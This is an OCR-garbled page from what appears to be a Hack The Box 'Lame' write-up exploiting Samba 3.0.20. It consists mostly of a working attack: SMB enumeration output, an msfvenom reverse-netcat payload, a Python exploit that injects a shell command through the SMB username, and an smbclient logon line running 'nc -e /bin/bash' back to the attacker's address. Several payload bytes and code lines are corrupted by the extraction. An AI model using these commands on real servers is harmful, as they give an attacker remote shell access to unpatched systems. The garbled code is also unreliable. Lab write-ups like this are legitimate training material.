
## **SAMBA 3.0.20 EXLPOIT**



```
|_ System time: 2020-06-17T07:35:35-04:00
smb-security-mode:
| account used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
root@kali:/home/kali/Desktop/hackthebox/lame#smbclient -L lame.htb
root@kali:/home/kali/Desktop/hackthebox/lame\#smbclient//lame.htb/tmp\\
root@kali:/home/kali/Desktop/hackthebox/lame# msfvenom -p cmd/unix/reverse_netcat LHOST=10.10.14.16 LPORT=9999 -f python
\hbox{[-] No platform was selected, choosing Msf::} Module:: Platform:: Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 89 bytes
Final size of python file: 444 bytes
buf = b""
buf += b'' \times 6d \times 6b \times 66 \times 66 \times 66 \times 20 \times 2f \times 74 \times 6d \times 70 \times 2f \times 62''
buf += b"\x7a\x74\x6f\x3b\x20\x6e\x63\x20\x31\x30\x2e\x31\x30"
buf += b"\x2e\x31\x34\x2e\x31\x36\x20\x39\x39\x39\x39\x39\x30\"
buf += b"\x3c\x2f\x74\x6d\x70\x2f\x62\x7a\x74\x6f\x20\x7c\x20"
buf += b'' \times 2f \times 62 \times 69 \times 6e \times 2f \times 73 \times 68 \times 20 \times 3e \times 2f \times 74 \times 6d \times 70''
buf += b'' \times 2f \times 62 \times 7a \times 74 \times 6f \times 20 \times 32 \times 3e \times 26 \times 31 \times 3b \times 20 \times 72''
buf += b'' \times 6d \times 20 \times 2f \times 74 \times 6d \times 70 \times 2f \times 62 \times 74 \times 6f''
root@kali:/home/kali/Desktop/hackthebox/lame# cat exploit.py
from.smb.Connection import SMBConnection
buf = b""
buf += b'' \times 6d \times 6b \times 66 \times 69 \times 66 \times 67 \times 20 \times 27 \times 74 \times 6d \times 70 \times 27 \times 62''
buf += b"\x7a\x74\x6f\x3b\x20\x6e\x63\x20\x31\x30\x2e\x31\x30"
buf += b"\x2e\x31\x34\x2e\x31\x36\x20\x39\x39\x39\x39\x30"
buf += b"\x3c\x2f\x74\x6d\x70\x2f\x62\x7a\x74\x6f\x20\x7c\x20"
buf += b"\x2f\x62\x69\x6e\x2f\x73\x68\x20\x3e\x2f\x74\x6d\x70"
```

 $buf += b"\x2f\x62\x7a\x74\x6f\x20\x32\x3e\x26\x31\x3b\x20\x72"$ 

```
username = "/='nohup " + buff + "'"
password = ""
server_ip = "10.10.10.3"

conn = SMBConnection(username, password, "akg", "akg", use_ntlm_v2 = False)
conn.connect(server_ip, 445)
root@kali:/home/kali# nc -nvlp 9999
Share Enumeration on lame.htb |
```

buf +=  $b'' \times 6d \times 20 \times 2f \times 74 \times 6d \times 70 \times 2f \times 62 \times 74 \times 6f''$ 

\_\_\_\_\_

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.

```
Sharename Type Comment

------

print$ Disk Printer Drivers

tmp Disk oh noes!

opt Disk

IPC$ IPC Service (lame server (Samba 3.0.20-Debian))

ADMIN$ IPC IPC Service (lame server (Samba 3.0.20-Debian))

root@kali:/home/kali/Desktop/htb/lame# smbclient //lame.htb/tmp

smb: \> logon "./=`nohup nc -e /bin/bash 10.10.14.27 4444`"

root@kali:/home/kali# nc -nlvp 4444
```